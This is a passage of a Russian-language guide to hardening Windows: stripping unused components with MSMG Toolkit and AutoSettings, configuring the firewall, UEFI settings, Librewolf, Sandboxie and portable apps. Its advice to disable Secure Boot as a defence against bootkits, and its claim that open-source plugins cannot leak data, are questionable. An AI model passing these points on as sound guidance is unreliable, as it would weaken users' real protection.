
Даже если у тебя стоят последние патчи, ты все равно не можешь быть уверен, что нет ни одной уязвимости в компонентах ОС или софте. Бывают и баги нулевого дня, и мы знаем немало историй, когда они становились неожиданностью для огромного числа пользователей.

Значит, если какой-то компонент или служба не используется, смело отключай ее. Не юзаешь OneDrive? Удаляй! Microsoft Edge? Туда же! У тебя нет принтера? Отключи службу печати. В Windows по умолчанию напихан вагон софта и служб, которыми ты никогда не воспользуешься. Поэтому берем скальпель и вырезаем всё лишнее.

Причем удалять можно как из самой системы, так и сразу из установочного образа, чтобы в случае чего не приходилось повторять те же действия после переустановки системы. Я предпочитаю совмещать эти два способа.

MSMG Toolkit

Несмотря на весьма допотопный интерфейс, MSMG Toolkit — это очень полезная тулза для создания собственных сборок Windows. Она позволяет удалить кучу всего ненужного (да и нужного — тоже), включая предустановленное ПО и телеметрию. Здесь же можно, например, отключить проверку конфигурации компьютера при установке Windows 11.




```
===============================================================================
                         MSMG ToolKit - Main Menu
===============================================================================

                           [1]   Source

                           [2]   Integrate

                           [3]   Remove

                           [4]   Customize

                           [5]   Unattended

                           [6]   Apply

                           [7]   Target

                           [8]   Tools

                           [X]   Quit

===============================================================================
Enter Your Choice :
```

MSMG Toolkit

MSMG помогает и добавлять некоторые вещи: например, DirectX, Visual C++ Redistributable Runtimes и другие. Что круто: работа происходит на уровне образа установщика, на выходе будет файл .iso, можно записать его на флешку и устанавливать себе (или какому-то счастливцу) уже прокачанную версию Windows.

AutoSettings

AutoSettings — это скрипт с форума forum.ru-board.com, созданный пользователями westlife и LeX333666. Поскольку это просто сценарий PowerShell, ты можешь прочесть его от начала и до конца, чтобы убедиться, что ничего вредоносного в нем нет. Но полезного — просто масса. Если MSMG Toolkit не осилил какие-то настройки, то AutoSettings точно довершит дело.



```
      Configuring: Windows 10 | x64/x86 | 1809 - 2009 | v17763 - v22621*

     Your Windows: x64 | en-GB | 10.0.22631.2861 | Windows 11 Pro (2009, 23H2)

           Folder: D:\AutoSettingsPS_v.0.5.9\AutoSettingsPS

          Presets: Presets.txt
     QuickPresets: QuickPresets.txt
              Log: Not saved
          Account: admin + DefaultAccount,

     Options for selection:          Неподдерживаемая версия Windows! [22631]

  [0] = Quick Settings | Menu for Applying or Restoring all Settings to Default | QuickPresets*.txt

  [1] = Configs-Checks | Menu for Applying, Checking or Restoring Important Settings | Presets*.txt

  [2] = SelfMenu | Menu for Windows Personal Settings

  [3] = Group Policy    | Menu for applying or resetting Group Policy
  [4] = Windows Update  | Menu for managing Windows Update Center and drivers
  [5] = Maintenance     | Menu for managing and performing Windows Maintenance

[100] = Restart Computer | Forced           [101] = Log off | Not forced
[333] = Restart Explorer | Correctly

[999] = Restoration | Menu for Restoring all settings at once to Default

[No input] = Exit                                          [+] = Download ASPS | Version 0.5.9

Your choice:
```

AutoSettings

Для скрипта есть пресеты, которые позволяют детально настроить то, что он будет делать. Плюс есть интерфейс, в котором можно посмотреть, что включено или выключено в системе в данный момент.

Если ты обратил внимание на скриншот, то заметил предупреждение, что Windows 11 не поддерживается. Но на самом деле автор, похоже, просто не исследовал все фичи последней версии Windows и некоторые новые настройки пока не реализованы. Но те, что есть, прекрасно работают! Кроме того, можно дорабатывать код скрипта и добавлять любые настройки самостоятельно.

ФАЙРВОЛ

Переходим к сетевой защите. Все знают, что в Windows есть встроенный файрвол. У многих к нему весьма предвзятое отношение, но он достаточно неплох, особенно если его правильно настроить.

В сторонних файрволах присутствует HIPS (Host-based Intrusion Prevention System) — система, которая защищает сам файрвол от воздействия других, в том числе вредоносных, программ. В Windows тоже есть механизмы, мониторящие целостность системных компонентов. Но все-таки это не классический HIPS, и это нужно понимать.


Сторонние файрволы

Почему бы не использовать сторонние файрволы? Здесь меня останавливает все та же любимая паранойя. Ставишь в систему что-то новое, и вот нужно доверять еще одной компании.

Ты можешь возразить, что есть опенсорсный Portmaster, за который можно не переживать. Но заметил ли ты, что у него нет офлайнового установщика? Сообщество давно ждет от разработчиков возможность ставить Portmaster обычным инсталлятором, который не делал бы запросов к серверу, но такой возможности до сих пор нет.

Я нахожу это странным и пока не рискую использовать Portmaster. К тому же у него есть проблемы с производительностью на быстрых каналах.

Что до дополнительной настройки стандартного файрвола, то тут нам пригодится тулза Malwarebytes Windows Firewall Control.



Malwarebytes Windows Firewall Control - Main Panel
Malwarebytes | Windows Firewall Control
Try Malwarebytes Premium
Dashboard
Profiles
Notifications
Options
Rules
Security
Tools
About

Windows Firewall state: On
Inbound connections: Block
Outbound connections: Block
Connected to location: Private

Windows Firewall Control

Это просто удобная панель управления встроенным файрволом Windows. Как его настроить самому? Я в первую очередь наглухо запрещаю входящие соединения. Затем удаляю все правила файрвола и включаю оповещения на любое сетевое взаимодействие. Хочет программа или компонент ОС сходить в интернет? Windows Firewall Control скажет тебе от этом, а ты уже примешь решение. Если на твою машину попал стилер, то он как минимум не сможет достучаться до управляющего сервера и передать награбленное своим хозяевам.

Из минусов утилиты — закрытый исходный код. Но если тебя одолевает паранойя, то можешь установить Windows Firewall Control, сделать все настройки, а затем удалить. Все созданные правила останутся в системе, если ты откажешься от предложения вернуть всё как было.

НАСТРАИВАЕМ UEFI

Не стоит забывать про буткиты, а для борьбы с ними поможет небольшая настройка UEFI. Вот что обязательно нужно сделать для его защиты.

Во-первых, регулярно обновлять UEFI. К сожалению, это узкое место в безопасности устройства: в UEFI регулярно находят новые уязвимости, а старые не всегда закрывают оперативно.

Во-вторых, рекомендую выключить Secure Boot. Это функция, которая проверяет подпись загружаемых модулей EFI, чтобы убедиться, что они не были изменены злоумышленником. Казалось бы, это должно повышать безопасность, но на деле в самом этом механизме часто находят уязвимости.

ВСПОМОГАТЕЛЬНЫЙ СОФТ

Естественно, настройками одной ОС не обойтись, и нам все же понадобится сторонний софт — безопасный либо обеспечивающий безопасность.

Librewolf

Браузер — критичное в плане безопасности и конфиденциальности приложение. Его могут попытаться отслеживать, атаковать через эксплоит-паки и скрипты. Поэтому к выбору браузера и его плагинов нужно отнестись серьезно.

Мне в этом плане приглянулся форк Firefox под названием Librewolf. В нем вырезан код, отвечающий за телеметрию, централизованную установку обновлений и другие функции, которые могут повредить конфиденциальности. Но на него по-прежнему можно устанавливать все плагины, доступные в стандартном каталоге Firefox.

Вот минимальный набор плагинов, которые я рекомендую установить для того, чтобы сделать браузер более устойчивым к попыткам воздействия:

- Noscript — для блокировки JavaScript;
- uBlock Origin — блокирует рекламу, трекеры и вредоносные компоненты на сайтах;
- Firefox Multi-Account Containers — позволяет запускать каждую вкладку в отдельном изолированном контейнере.

Все плагины опенсорсные, поэтому можно не беспокоиться, что твои данные куда-то утекут.

Понимаю, что выбор браузера — тема извечного холивара. Если ты сторонник браузеров на Chromium, то найдутся варианты и для тебя, например Ungoogled Chromium.

Sandboxie

Перед нами часто стоит дилемма: запустить новое приложение любопытства ради или лучше все же не стоит — из соображений безопасности. Программа Sandboxie избавляет от этого выбора. Она позволяет создавать изолированные пространства для запуска потенциально уязвимых или опасных приложений. Виртуализация производится на уровне фильтрующего драйвера, что дает неплохую защиту, особенно если ты уже воспользовался рекомендацией сидеть под учеткой юзера.

Приложение платное, но есть и бесплатные возможности, которых может вполне хватить. Код Sandboxie полностью открыт и доступен на GitHub.

Такие вещи, как браузер и читалка PDF, можно всегда запускать в Sandboxie — на случай если в них все же найдется уязвимость, которую не успел закрыть разработчик. И конечно, в Sandboxie стоит открывать неизвестные приложения и всякие подозрительные, но любопытные штуки, скачанные из темных уголков интернета.

Еще лучше будет настроить самоочистку изолированной среды. Когда открытые в ней программы завершатся, она может сбросить все изменения. Этим ты еще и обеспечишь повышенную конфиденциальность: если, например, работать в таком режиме с браузером, то куки будут значительно менее эффективным средством слежения за тобой.

Портативные версии приложений

Для установки приложений часто нужны права администратора, а это повышает риск компрометации, особенно если ставить софт из неизвестных источников. Минимизировать риск (но не исключить его полностью) можно, используя портативные версии программ. Они не требуют установки, и, даже если в них и будет заложена вредоносная функциональность, далеко в системе вирус не продвинется. А правильно настроенный файрвол не даст утечь твоим данным на сторону.

